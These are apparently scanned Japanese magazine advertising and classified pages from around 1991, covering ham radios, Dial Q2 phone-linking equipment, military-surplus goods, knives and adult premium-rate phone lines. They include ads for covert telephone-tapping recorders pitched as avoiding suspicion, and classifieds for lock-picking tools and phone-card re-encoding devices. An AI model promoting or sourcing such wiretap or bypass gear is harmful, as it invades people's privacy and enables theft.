¥通販特価**DJ-462SX**430MHz ★
5W定価¥39,800
¥通販特価**DJ-562SX**144/430MHz ★
5W定価¥64,800
¥通販特価**DJ-K1**144MHz
5W定価¥33,800
¥通販特価**DJ-K4**430MHz
5W定価¥35,800
¥通販特価**TH-77**144/430MHz
5W定価¥62,800
¥通販特価

- DTMF付トランシーバーによる多機能外部リモコン操作可能
- DTMF付リモコンマイクによる多機能リモコン操作可能
- メモリーは28チャンネル、2バンド独立のコールチャンネル
- ARMメモリー10チャンネル
- 2バンド(VHF/UHF)同時受信
- 2バンド完全独立
- ベル機能
- 音声ミュート機能
- 表示、操作部を本体からセパレート
- その他の特長
- コードスケル機能
- 多種多彩なスクラン
- テレホン感覚の同時送受信
- 各種ページング機能
- DSQ(DTMFスケル)機能

**DR-590SX (10W TYPE)**

★ ¥99,000

DR-590HX (45/35W TYPE)

★ ¥119,000

DR-110SX ★(144MHz)
10W

¥52,700→特価 ¥37,000

45W

¥57,700→特価 ¥40,000

**DR-410SX ★**(430MHz)
10W

¥55,700→特価 ¥43,000

35W

¥61,700→特価 ¥39,000

**DR-570SX ★**(144/430MHz)
10W

¥99,700→特価 ¥64,000

45/35W

¥109,700→特価 ¥70,000

**開局SET**

Aセット(モービル用) 定価¥11,600

アンテナ(B-30又はCX-809PM)
ケーブルセット(ループ又はトランク又はハッチバック用)

Bセット(基地局用) 定価¥20,400

アンテナ(HS-720V 全長1.15m)

電源(DM-104 5A)ケーブル15m

Cセット(基地局用) 定価¥36,400

アンテナ(HS-720V 全長1.15m)

電源(DM-112MV 15A) ケーブル15m

DR-110SX+Aセット

10W 通販特価¥45,000

45W 通販特価¥48,000

DR-410SX+Aセット

10W 通販特価¥47,000

35W 通販特価¥51,000

DR-110SX+Bセット

10W 通販特価¥48,000

45W 通販特価¥64,000

DR-410SX+Bセット

10W 通販特価¥50,000

35W 通販特価¥66,000

DR-570SX+Aセット

10W 通販特価¥65,000

45/35W 通販特価¥70,000

DR-570SX+Bセット

10W 通販特価¥73,000

DR-570SX+Cセット

45/35W 通販特価¥86,000

開局SET

Dセット(モービル用) 定価¥29,000

アンテナ(NR-900N)

ケーブルセット(ループ、トランク、ハッチバック用)

セパレートケーブル(3m又は5m)

トリプルレクター(CFX-4310)

Eセット(基地局用) 定価¥30,000

アンテナ(HS-720V 全長1.15m)

電源(DM-104 5A) ケーブル 15m

トリプルレクター(CFX-4310)

Fセット(基地局用) 定価¥49,000

アンテナ(HS-720V 全長1.15m)

電源(DM-112MV 15A) ケーブル15m

トリプルレクター(CFX-4310)

DR-590SX+Dセット

10W ¥通販特価

45/35W ¥通販特価

DR-590SX+Eセット

10W ¥通販特価

DR-590SX+Fセット

45/35W ¥通販特価

■お支払いは2種類

1 現金書留に、申込書を同封の上最寄の郵便局より、商品代金をお送り下さい。

2 代金引換便(商品到着時にお支払い)+500円

※1 お申し込みは下記の申込書を御利用下さい

2 店舗での小売りも致します

3 上記価格には消費税は含まれていません


4 クレジット希望の場合100円切手4枚を同封して下さい。クレジット用紙をお送りします。

大阪・日本橋でんたん **マチダ電気**

11:00~19:30 定休日水曜日

〒556 大阪市浪速区日本橋4-12-II TEL06-641-0444 FAX06-632-1939

全国通販OK。送料¥1000(沖縄、北海道は¥2000)



ビジネス
チャンス

ダイヤルQ₂サービス

NTTダイヤルQ₂サービス用機器

取付 カ ・ ン ・ タ ・ ン



Q22G TWO SHOT LINKER

新発売

ツー ショット リンカー

Q22G デジタルレコーダー10回線内蔵、頭出しガイダンス付。

Q22Gは1ラックにQ25回線、フリー5回線で5組のツーショットができます。デジタルレコーダーで30秒以内のガイダンスが入力できます。メモリーバックアップ付。

店頭渡価格 ¥160万円

●動作説明

本機にQ2回線より着信号が入るとリンガー2回で自動着信し、頭出しのガイダンスが送り出されます。ガイダンスが止まると、自動的に有線放送又はテープレコーダーによるBGMに切り替わり待機状態になります。一方、フリー回線はQ2回線が待機状態の時のみリンガー2回で自動着信しガイダンスが送り出され、ガイダンスが止まるとQ2回線とF(フリー)回線がリンクされます。回線解除はビジー音により解除されます。

●オプションユニット

着信回数カウンター Q2回線用

◎価格及び納期については電話にて問合せ下さい。



TWO SHOT LINKER Q22


Q22この装置は電話回線自動中継で、0990:Q2回線及び0120:フリーダイヤル回線の自動中継機です。一般回線の中継にも使用できます。

店頭渡価格 ¥120万円

●動作説明 Q2回線から着信信号が2回から3回入ると、自動着信しガイダンス又はBGMが送り出され、待機状態になります。一方フリーダイヤル(一般回線)回線から呼び出しがあれば、着信信号2回から3回で自動着信Q2のガイダンスは止まり、Q2とフリー回線がリンクされます。当社ではQ2、フリーダイヤル、パーティライン等のハード設計制作を行なっていますので、お問い合わせ下さい。

装置の概要、定価格等

- | | |
|---|--------------------------------|
| 1. 収容回線数: 10回線 | 7. 漏話減衰量: 72dB以上(1500Hz) |
| 2. 発信機能: なし | 8. モニター出力: 10mW/20Ω |
| 3. 回線接続形式: 通信コネクタ | 9. 定格電圧: AC100V±10V、50/60Hz |
| 4. 直流回路: 170V、(20mA)………通信中: 1.01uF/2.5KΩ ……呼出受信時: 5MΩ(L1-L2), 50MΩ(L1, L2-G)以上閉路時 | 10. 消費電力: 約20W |
| 5. 自動応答: 呼出信号(16Hz 75V) 4回以内で応答 | 11. 動作周囲温度: -5~50℃(外觀) |
| 6. 終話: ビジー音(400Hz) 2回以内で閉路 | 1. 寸法: 約480(w)×334(d)×198(h)mm |
| | 2. 重量: 約7.5kg |



南部エンジニアリング

大阪市浪速区日本橋5丁目21-19

関ロビル1階 TEL.(06)643-0765 FAX.(06)633-7273

●地方の方でお求めが困難な場合は直接現金書留で申し込み下さい。

●書留で送金の際、電話番号を明記の上、お送り下さい。

アルインコ製品特價販売。詳細TEL相談。

(オートパッチ・コントローラー)

ラジオフォン インターフェイス TA-210

●完全同時通話、片側交互通話両用
切換スイッチ付。

装置本体 標準価格 ¥65,000
DTMFマイク ¥9,000込みを
特価 ¥42,000

あなたの無線機で電話がかけられる(着信もOK)
ツインバンドトランシーバを使用すると簡単に無線機で通話可能

基地局(御家庭又は会社等)の無線機と電話回線の間に本装置(TA-210)を接続し、移動局(自動車)の無線機に接続されたマイクロホンのプッシュボタン(テンキー)により、電話をかけて通話することができます。電話回線通話用

特長★無線機等の改造の必要がありません。★同時通話ができます。(2つの周波数を同時に使用した場合、例144MHz、430MHz)★トーン回線(プッシュ)、パルス回線(回転ダイヤル)どちらでも使用(PUSH/DIAL切換スイッチ)★かかってきた電話を移動局で(自動車又はハンディトランシーバー)で受けることもできます。(着信応答機能)★交互通話方式の場合(シンプレックス)音声制御回路の採用により会話の途切れがありません。(タイマー付VOX回路)ダイヤリング後の送受信切換操作はPTTスイッチのみで行えます。(送信要求機能)★全てのコントロールが移動局から操作できます。★パーソナル無線及び業務用簡易でも使用できます。(シンプレックスのみ)



●カタログをご請求下さい。

業務用MCA無線で使用可能。

(推薦機種) アルインコ ★ツインバンダー
アルインコ DJ560SX DR570SX/HX DR592SX/HX
(DJ560SX、C520を移動局として使用する場合、DTMFマイクは不要)

ケンウッド/TM702 TH77

アイコム/IC2410 ICW2 マランツ/C5600 C520

- アマチュア無線トランシーバーがFMモードのものであれば、どの機種でも接続できます。
- A-20をご使用の方、TA-210と同じ性能に改良することができます。改造代金 ¥7,500

アルインコ DR-570SX ㊦ 定価 ¥99,700 特価電話相談	アルインコ DR-592SX ㊦ 定価 ¥99,800 特価電話相談	アルインコ DJ-560SX デュアルバンドハンディトランシーバー 書活系、 自動車電話受信可能 130~169.99MHz 360~379.99MHz 420~469.99MHz 870~889.99MHz 特価 ¥64,800	DR570SX(2台)+TA210+ハンドセット = 特価 ¥177,500 " +C520+TA210 = 特価 ¥158,500 DR570SX +DJ562+TA210 = 超特価電話相談
---	---	--	--

誰にでもすぐに使用できる
簡単操作の無免許(防滴仕様)無線機



FTH102
¥39,800
チャンネル



DJP1
¥37,800
9チャンネル



DJP2
¥39,800
トーンスケルチ機能付

アマチュア無線
モータルトランシーバー

144MHz	
800MHz/300MHz 受信OK	
10W	¥39,800
45W	¥42,800
430MHz	
800MHz/300MHz 受信OK	
10W	¥42,800
35W	¥46,800
144/430MHz	
800MHz/300MHz 受信OK	
10W	¥64,800
35W/45W	¥69,800

南部エンジニアリング

大阪市浪速区日本橋5丁目21-19

関ロビル1階 TEL.(06)643-0765 FAX.(06)633-7273

●地方の方でお求めが困難な場合は
直接現金書留で申し込み下さい。

●書留で送金の際、電話番号を明記
の上、お送り下さい。

●各種無線機・コードレステレホン・修理・改造承ります。詳しくはお問合せ下さい。

★電話注文できます。

電話にて注文品、住所、氏名、TELをお知らせ下さい。代金は品物到着時にお支払い下さい。わすれず送料割増分、手数料が加算されます。少額のご注文には適しません。

東北以北・沖縄・離島の方へ

上記のお客様の場合
送料 千700表示分は
更に100円プラスして下さい。

分割払いできます。月々¥5,000より

関西で一番安い

●TELにて在庫確認の上、ご注文下さい。★月刊「アームズマガジン」毎月27日発売に2ページ広告中！

防弾サングラス(U.S.A)

ポリカーボネイト樹脂を使用し、アルミより4倍強くガラスよりも50倍強い。0.177の弾丸は464km/hで発射しても凹み、傷をつけない。顔をつつみ隠すようなスタイルは境界を210度可能にし、しかも紫外線は100%カット、ゴミや霧、風から目を守る。重量わずか42g。クリアー、ブロンズ、ラズベリー、アンバー。各¥9,600。千500(GARGOYLES)映画「ターミネーター」でシュワルツeggerが使用したもの。



米軍用スリーピングバッグ(U.S.A)
(左)NC-2カモフラージュ、軽量化せん綿 ¥11,300千1,100
(右)INTERMEDIATE COLD 極寒用
化せん綿OD色少々重くかさ高ですが
保温性は抜群 ¥18,000千1,100

忍者ビストロクロスボ
全長15.5cmのボルト
を強力に飛ばす
各¥10,300
千700、別売矢10本
入 ¥1,200
千170、弦 ¥870
千60(原産TAIWAN)



アルマー4×4ナイフ(国産)
爆発物処理ナイフ、
リンベレー隊で使用。
各¥11,900
千400



ビトリックス(スイス)
"チャンプ"ペンチもある29種の
小さな道具箱 ¥7,800千700



軍用アックス木柄(U.S.A)
布シース全長34.5cm OD 各¥2,400千700



折りたたみベッド U.S.タイプ ※注文殺到のため品切れ ●次回入荷は6月の初め頃。



タスコ単眼鏡
8倍×20、重量50g
手のひらに入る。
各¥4,620千700
(国産)




(U.S.A)
軍用
ブラウン
グリーフ
3枚入、リジ
ュエト品。
各¥1,100
千240




英軍(ENG)メタル
石けん箱
各¥590千170



木製
ケイボ
全長31.5cm
各¥1,500
千350、18才
以上(U.S.A)



L型ライト(U.S.A)
OD・黒 各¥1,300
カモフラージュ
各¥1,950千350
ペンチ2本ホルダー
各¥700
千120



550 lbs パarachuteコード
30m OD 各¥1,200千350

パイロットサングラス(U.S.A)
米空軍パイロット使用の物。
フレームはシルバークラウド、大 ¥6,600 小
各¥6,600千500。



G-1ウオッチ
(タイムックス社)
米軍のG1ウオッチを
TIMEXが複製した。
プラスチック側ベルト
共ODカラー、1年保証。
各¥3,840千500



カモフラージュナイロン7%
強力ロープ15m(U.S.A)
各¥5,400千700



ビトリックス(スイス)
①トラベラー PD プライヤーとドライバー
が加味された。各¥5,220千700




エマージェンシー
ストロボ(U.S.A)
単一用個
点滅ライト
カモフラージュ
各¥5,800
千500



(U.S.A)ミニマグライト
小形灯、明るさ20倍の
小型防水ライト(60m)
各¥2,300千500
黒、シルバー、
ゴールド、ブルー、
グリーン




カモフラ
ージュ
各¥2,600




指なし皮手袋、薄地
各¥1,950 千120




ミタリメタル付 ZIPPOライター(U.S.A)
左より"ARMY" "MARINE" "ANCHOR" "AF CREST"
各¥2,400 千240



ZIPPO
ライター
(U.S.A)
国内未発売の
アーバンカモ
各¥2,500千240



マグライト(U.S.A)
ジェット機と同じ材料から削り出され
生運用できるが式なもの。防水で
黒色、黒二重、焦点可変。千各千700
黒二重 ¥5,500 黒二重 ¥5,220
黒二重 ¥4,930 黒二重 ¥4,240
黒二重 ¥3,970 (以上電池別)
ミニマグライト 黒三本 ¥2,300 (電池付)
ミニマグライト 黒四本 ¥1,980 (電池付)
黒二重 黒球2個入 ¥200 クリプトン 黒球1有。
ソリテール 黒四本 ¥1,500 (電池付) 千240



ダブルシャ
ドウ・ファン
タジーダガ
ー
ギル・ヒブンの
最新作。ハ
ンドレはワイ
アでラップさ
れている。ブレ
ッドは中央から
左右に分かれ
ている。全長29
cm。各¥15,000
千700



ポケットバーナー(プリンス)
ライター用ガスの注入式で
電子着火。風に強く、
クタクタの炎(800℃、
1300℃)。アウトドア用
の外に工作その他、多
用途。各¥2,700千500



ライボードマッパ(英国)
防水防水2個セット、防水ケ
ース入 各¥900千170



サブバイブルミラー多機能の信
号用ラー(国産)(U.S.A)
大125×10 各¥1,500千240(国産)
中125×75 各¥1,150千240(国産)
小125×75 各¥3,400千240(国産)

激安ナイフショップ!!

神戸 MOUNTREE アイカリヤ 6D係

〒650 神戸市中央区元町高梁道2-319号 FAX.(078)341-4199
木曜定休 10:00~19:30 郵便振替口座 神戸4-40987
元町高梁道商店街 モノコウ7番街 シェレナと湊川神社の中間 341-4177



JR神戸駅
阪神・阪急高速神戸駅
阪神西元町駅 }より3分

三宮駅や元町駅下車では
速くなります。

U.Sミリタリーショップ!

●消費税のこと

商品代金、送料の合計額に8%を加算して下さい。
計算方法(商品代金+送料)×1.08
小数点以下切り捨て。端数切手可。

プロフェッショナル「レジェンドライト」(U.S.A)

3AA・単3アルカリ3本用/NASAで使われている最新ライト。





比類のない明るさで片手で操作できる。
全長21cm 価¥3,300 千500
2AA 単三アルカリ2本用全長15.5cm 価¥2,940 千500
2AA 単四アルカリ2本用全長14.5cm 価¥2,700 千500

ボディは完全防水で
航空機用アルミ材

カラー(ラバー部分のみ色分け) 黒・黄・ブルー・
グレー・オレンジ。ナイロンケース 3AA 価¥830。
2AA 価¥730。2AA 価¥730。千各120。皮シ
ース 3AA 価¥1,450。2AA 価¥1,300。千各170
替球2個入 価¥480 千670。

★アードルアックス(スウェーデン)

最高級のスウェーデン鋼で作られ
世界中のプロが愛用しているもの。柄とヘッド部は絶対に抜
けない様に工夫されている。
大 全長70 価¥7,500。中 全
長38 価¥4,500。小 全長31
cm 価¥3,750。千大1,000。
中・小700。



シュタイナー
(西独)「スカウト」
6倍×30。距離
方位が測定でき
る。世界一性能
ラバー外装。
価¥64,600
千700。


レザーマンツール (U.S.A)

米軍規格のサバイバルツール
シルバー 価¥7,200 千各500
黒 価¥10,200 シース付
ミニ シルバー 価¥8,100 シース別
ミニ 黒 価¥8,880 シース付



メッシャバイバルベスト 6P

エンジン、紺、シルバー、OD、ベージュ、黒、S・M・L。
価¥5,550 千700



BUCK社 (U.S.A)
110Fハンター 価¥5,500
112レインジャー 価¥6,000
皮シース付。千各700




エルサルバドルマシット

全長44cm 布シース 価¥2,900 千700

スイス・ミウワツス・スイス・ナイフ
100周年記念クォーツ・ロジウム発光。
ベゼルの色は赤黒 価¥19,600 千700



ミロバーカラーター
野外でおいし
コーヒを入れる。
2ツップ 価¥2,000
5ツップ 価¥2,240
7ツップ 価¥2,400
9ツップ 価¥2,640
千各700 (U.S.A)



セカリティ/ (U.S.A)
ドのノブにカ
ロック。侵入を防
ぐ。価¥5,300 千500




リストコンパス(国産・写真)
腕時計のベルトにつける。
大 直径29.5cm 価¥1,500 千各
ミ 直径24.5cm 価¥1,125 千120

リスト温度計(国産)
腕時計のベルト用。
大 価¥1,500
ミ 価¥1,125 千各120



アメリカンナセル(国産)
ゴールド 価¥1,400 千240
DXタイプ、ゴールド・シルバー
一 価¥3,200 千350

U.S.A製
価¥2,000
千350



万年筆ナイフ
黒/カモフラージュ
価¥1,700 千170


U.S AIR-FORCE
パイロットサバイバルナイフ
価¥4,750 千700(カミラス社)

SWAGGER STICK(レプリカ) ROYAL AIR FORCEが
WWIIで使用した仕込みSTICK。
全長67cmでプラスチックのハンドルを抜くと25cmのスパイクが、かくされている。
ハンドルTOPにはRAFの刻印。小物が収納できる。 価¥6,800 千700

タスコ400Z
7倍×35
(国産)
中型サイズ
でワイドア
ングル。手ぶ
れが少なく
やすい。
定価
¥24,000
価¥7,800
千700



タスコ#180
8倍×21。ゴ
ールド皮張
り小型で高
性能(国産)。
価¥14,800
千700



タスコ210ズーム

手のひらサイズのコン
パクトで7~15倍
ズーム。明るく鮮明。
カモフラージュ。
黒 価¥20,000
千700




三段伸縮望遠
大 全長49
延長20cm
シルバー
価¥3,400 千700
小 全長42 延長17cm
黒 価¥6,000 千700

ランボーのオーナーにならないか!

スクロンの使用したランボーI-II-IIIをキャロコビクター社の承認下、ライセンス
生産した完全レプリカ品で、このナイフはスクロン自らが映画用にデザインし、1980年
代で最も人気あるデザインの一つである。UNITED CUTLERYのプロデュース。

ランボーI 全長35.5 刃長20.5cm 定価¥28,000 価¥16,800
ランボーII(写真) 全長39 刃長23cm 定価¥28,000 価¥16,800
ランボーIII(写真) 全長41 刃長26.8cm 定価¥28,000 価¥16,800
I-III皮シース付。I-IIハンドル内にサバイバルキック入り。千各700。III=ブレードにGIL HIBBENのサイン入り。

FIRST BLOOD PART II



RANBO III

大阪店 第二売場 OPEN!
ミリタリー用品を充実させます。
大阪店 2~6月の定休日
2月18日 22日 連休
3月13日 5月22日 休
4月17日 6月12日(19日休)

●全品消費税は別


ご注文方法 (メモ用紙に品名、数量を明記の上、代金、送料、消費税を添えてお申し込み下さい。)

- なるべく在庫の有無をご確認の上ご注文下さい。
- 衣料品の場合、身長・体重も併記下さい。
- 品切れの場合の代替希望があれば、第二・第三希望として併記下さい。
- ご送金は現金書留便、郵便力、銀行振込、郵便振込(神戸4-40987)などですが、カウセ、郵便振込法(到着が少し遅れます)が送金割安です。(千円以下切手可)

19910619

大阪店 06-535-0094


OPEN 12:00~20:00 第三水曜定休
大阪 ミナミ・アメリカ村
インターナショナルマーケット内
大阪市西区南堀江1丁目1-18号
地下鉄 御道筋線 心斎橋出口より5分
四ツ橋線 四ツ橋出口より100歩




★大阪店・第二売場 OPENです。軍用品充実させます。

4月より宅配便送料変更になっています。

売りたい



●開錠工具ロックピッキングツール MD60¥28K 円ピックガン、ロックエイド¥28K 円。その他多種の工具有。TEL 明記の上にて。
〒329-05 栃木県下都賀郡石橋町下古山154-4。2-104 大倉友子



●ソニー CB 機 ICB670 (スペシャル改1.2W 調整済) を2台セットで希望価格明記の上にて。ラ

バーホイップ。M 型コネクタ、技術資料付。

〒432 静岡県浜松市入野町4904-21第2 3ろくべい205号 高田剛右

●MVT-5000 美品27KAC アダプターモービルケーブル付。33型液晶カラーテレビ●カーアクセサリセット付保証付20K

〒324-06 栃木県那須郡馬頭町2492 渡辺憲司

●GX-70系(旧型)マークII用コンソールBOX(SW、メーターレス) Assy 未使用を23K 円で。W ンにて。

〒379-23 群馬県新田郡笠懸町阿佐美1905-2 川崎裕嗣

●CASIO 電子手帳 DK5500 新品同様(箱、説明書、保証書付)を20K 円。CASIO 関数電卓 fx-

○有線・無線・大物・小物
何でもOK

AB 売 買 ニュース

350D を1.5K 円で。共に送料込み。W ンにて。

〒336 埼玉県浦和市原山1-5-6 弓削真一

●TH-77 (受信済) 新品、箱保証書一年有効、取説有、49K 円アンテナは5バンド CH501X 付

〒150 東京都渋谷区神宮前6-31-21-701 林 明毅

●NTT、カードリーダー(不動物)を15K 円で売る。(オマケ付) W ンにて

〒203東京都東久留米市滝山7-12-10 小山皇竜

●ユビテル MVT-5000(付属品等一式)+取扱説明書+ハイグレード HG-600アンテナを全てセ

ットで20K 円位で。

〒191 東京都日野市多摩平6-37-3-102 田中秀行

●マランツの C160(新品12ヶ月保証付)を40K 円で。J マークなしの C160は極希品です。希望あればフローン送信改造します。W ンにて。

〒168 杉並区和泉3-15-17

菊池一雄

●信和のパン機905G II(新品、未使用)を130K で。トリオの TR3200を適価で。TEL 明記の上 W ンにて。

〒173 東京都板橋区栄町3-16 高知尾 学

●サイレンアンプ AA600A、マイク、50W スピーカー、箱、取説、付新品、未使用、150K、多少値引可希望価格明記の上 W 郵便にて。
〒神奈川県横須賀市平作8-4-2 小島一良

●松下業務機 EK-3110、2110用卓上型充電器 EKP-1154を送料込で6K 完動品。自作0~20V 5A 電源 A、V メータ付送込6K、W ンにて。

〒216 川崎市宮前区けやき平1-41-402 三橋克慶

●直読インピーダンス測定器、デジタル ph メーター各2K 円。開錠工具 MD16 (ビデオ付) 25K 円。W ンにて。

〒930 富山県富山市五福新町5870-2 早野正和

●新幹線列車ダイヤ、昭和55年第4版、新幹線総局使用の本物。1組限り。希望価格明記の上 W ンにて。電話での問合わせ不可。

〒410 沼津市大岡2500-1

鈴木万平

●2 mFM 機 LS20X (受信改) ●ケース・充電器・ニッカード新同・スピーカーマイク、美品。15K 10mFM 機と交換可。

〒758 萩市川島449-1 児玉伸治

●旧国鉄、消防、ガードマン、自衛隊、その他あり。リスト62円切手同封にて。制服、制帽のみ。

〒861-52 熊本県熊本市松尾町上松尾649-5 橋本幸道

買いたい

●ユビテル MVT6000カ7000を23K。5000を17K、4000を14K、フェアメイト MP200を23K、MP91を15K、NR108F 1を21K、信和SR001を25K、詳細はWにて。〒969-16 福島県伊達郡桑折町大字成田字西中丸57-2

安藤徳次

●パソ機(158ch)+電源+固定局アンテナ+同軸で30K~40Kで。またパソ機/ハンディ機も20Kで、個別でも可、仕様、希望価格を明記の上Wにてお願いします。

〒319-03 茨城県東茨城郡内原町内原969-21

中沢省司

●AB NO.37、90年10月号を定価または貸して下さい。Wにて下さい。

〒351 埼玉県朝霞市根岸台7-16-7-403

大山瑛子

●モテム(1200ボア以上)+88用ワープロソフトを適価で。また、TNCも買います。機種名と希望価格を明記の上で。電話厳禁。

〒355 埼玉県東松山市幸町10-8 小井川 諭

●ループアンテナUZ-7DXをテ共4K、ソニーICF-EX5をテ共6Kで買います。〒で連絡下さい。

〒197 東京都福生市加美平4-1-5-507 小林黎気

●三田無線研究所アンテナアナライザ AZ 1-HF¥69K、アンテナインピーダンスメーター A 3 X-HF¥30K。

〒240-01 神奈川県三浦郡葉山町一色1695番地赤星様方 佐々木誠治

●再生・改造レレカ及びカード再生機器等をお持ちの方連絡下さい。

〒211 川崎市中原区木月449ライオンズプラザ904

芳住 聡

●アンテナD-130orS-300

orCD-150を6Kで。送料こちら負担。直電記入の上ハガキください。

〒957 新潟県新発田市大手町6-6-16 伊藤 明

●既刊の91年3月号、NO.42が、買いたい。

〒571 大阪府守口市東郷通3の37の1の1511号 田中 勲

●NASA72GX II、及び銀ナサ買います。(完動品、不動品問いません)。20K円まででで連絡を。気長に待つ。

〒536 大阪府城東区野江3-22-20 竹中 隆

●エース電気製430MHzトランスパーツの取説コピー可。少々古いですが、お持ちの方で連絡下さい。

●ハンディ機IC-R1を27K位、MVT-5000を22K前後で買います(付属品、取説付)オプション付は追金します。

〒798 宇和島市保田甲401-3 笹尾広幸

●IC-3 N、ソフトケース求む。Wにて。

〒773 小松島市横須町19-16-38 日下武志

●求む、カードリーダー及びカードライター。にて御連絡を下さい。気長に待ちます。

〒813 福岡市東区香椎1-10-5-218 中村 光

その他

●売る、TH-F47、新品箱取説ケースマイク付、33K、求む、IC-726 C520、FT790mk II、430モービル機、Wにて希望価格記入のこと、高価買入します。

〒335 埼玉県熊本市南町2-19-3 稻葉高男

●売買、情報交換などをするクラブを作りました。あとプリバードリーダー、ネオジオ、ゲーム基板、AV イレザ、色々なジャンクや珍しい物求む。入会は62円切手同封。

〒277 千葉県柏市西町4-25メゾン柏202 小出 誠

●以前、二スモより発売されていたオートルーバーランプの補修部品を扱っている所を知っている方、お教えます。

〒381 長野市小島329-2 徳竹良雄

●FT4700クロスバンドレピータ化の資料及び、AB89年5月号FT4700プロ改のコピーを、お持ちの方、ぜひ送って下さい。

〒506 岐阜県高山市緑ヶ丘2-59 平林一宏

●ミニFMを開局したいのでいろいろなアドバース下さい。

〒636-03 奈良県磯城郡田原本町法貴寺568 奥村正憲

○有線・無線・大物・小物
何でもOK

AB 売 買

ニュース

〒586 大阪府河内長野市加賀田3546-3 稲富洋二郎

●ヤエスFT-24およびFT-74、ケンウッドTH-77価格は相談に応じます。にて価格お知らせ下さい。

〒581 大阪府八尾市上尾町3-64-7 本多利一

●昭米SP10タイプ・ヘルメット、雨衣上下(警視庁型)、脚絆それぞれ適価にて。まずはWにて。

〒660 兵庫県尼崎市東大物町2の12の3 山本秀樹

●マランツ、C-110、パロマRX-100、軍用SP、LS166/U。

〒791 松山市安城寺町1714-2 石本和男



♥美人と楽しい TWO SHOT!

0990-340-790

パーティラインからプライベートルームへ

OL

2をプッシュ

・女子大生

3をプッシュ

・女子高生

4をプッシュ

発信地 新潟 情報料6秒10円 ペガサス



いきなり? 電話

part 1

0990-33-2267

part 2

0990-33-2268

part 3

0990-31-2268

サンKクラブ

☎0489-89-6200

越谷市七左町4-38

ソット
かけて...ネ



情報料6秒10円別途通話料(越谷)

マダム専科



0990-310-881

0990-310-882

0990-310-883

ニューメディアシステム
埼玉県坂戸市巾着町47-6 6秒=10円
☎0492-82-0487 別途通話料(坂戸)



ミホちゃんの突撃取材
レポートパートII

0990-349-234

0990-349-345

0990-349-456

クリエイティブインフォメーション

中野区新井1-10 ☎3319-6346

情報料6秒10円 別途通話料 川崎

ダイヤル
Q.サービス

♥ ラブ LOVE ボイス ♥

0990-312-280

0990-317-720

大人の世界を

0990-321-176

覗いてみたら...

0990-317-730

0990-318-850

一度聞いてみてネ!



提供/ブッシーキャット

安さダンゼン塚本無線



新製品が
いっぱい!!

最先端

SHINWA (全国代表代理店)

SC-905GV
¥85,900

SHINWA
SR001
¥74,800



安い!


●特価商品も在庫多数あります。

全国どこからでも
クレジットOK!

各機種TCO完全・即時修理を行います。
その他いろいろ取揃えています。
TELにて、気軽にお問合せ下さい。

●電話が変わりました!!

TEL <0592>45-5808
FAX <0592>45-0633



株式会社 塚本無線

通販専用 TEL. 0592-45-2538 AM11:00~PM9:00
〒510-03 三重県安芸郡河芸町大字上野1955-2 毎週火曜日・第3月曜日定休

① FM式遠隔自動無人録音送受信機セット (電話内容)(志布志101) ￥59,800 +税 1,794円

- ① 286×131×92mm (1.3kg)。ラジオ (AM、FM、TV) 受信可。1時間録音。
- ② 一流メーカーラジカセの為、他人の疑惑無用。ACアダプター付。
- ③ 受話器の上で、テープ動、止。会話時のみ作動。近距離鮮明受信。
- ④ 電話用発信機 (TX-3A) 付属使用。(内蔵電池不要)
- ⑤ (別売) 室内音声用発信機 (AR-9DX、他多数あり)



② FM式遠隔自動無人録音送受信機 (電話内容)(志布志202) ￥68,800 +税 2,064円

- ① 117×85×35mm (375g)。ラジオ (AM、FM、TV) 受信可。オートリバーズ装置で、2時間録音可能。
- ② 一流メーカーラジカセの為、他人の疑惑無用。
- ③ 電話用発信機 (TX-3A) 付属使用。(電池不要)
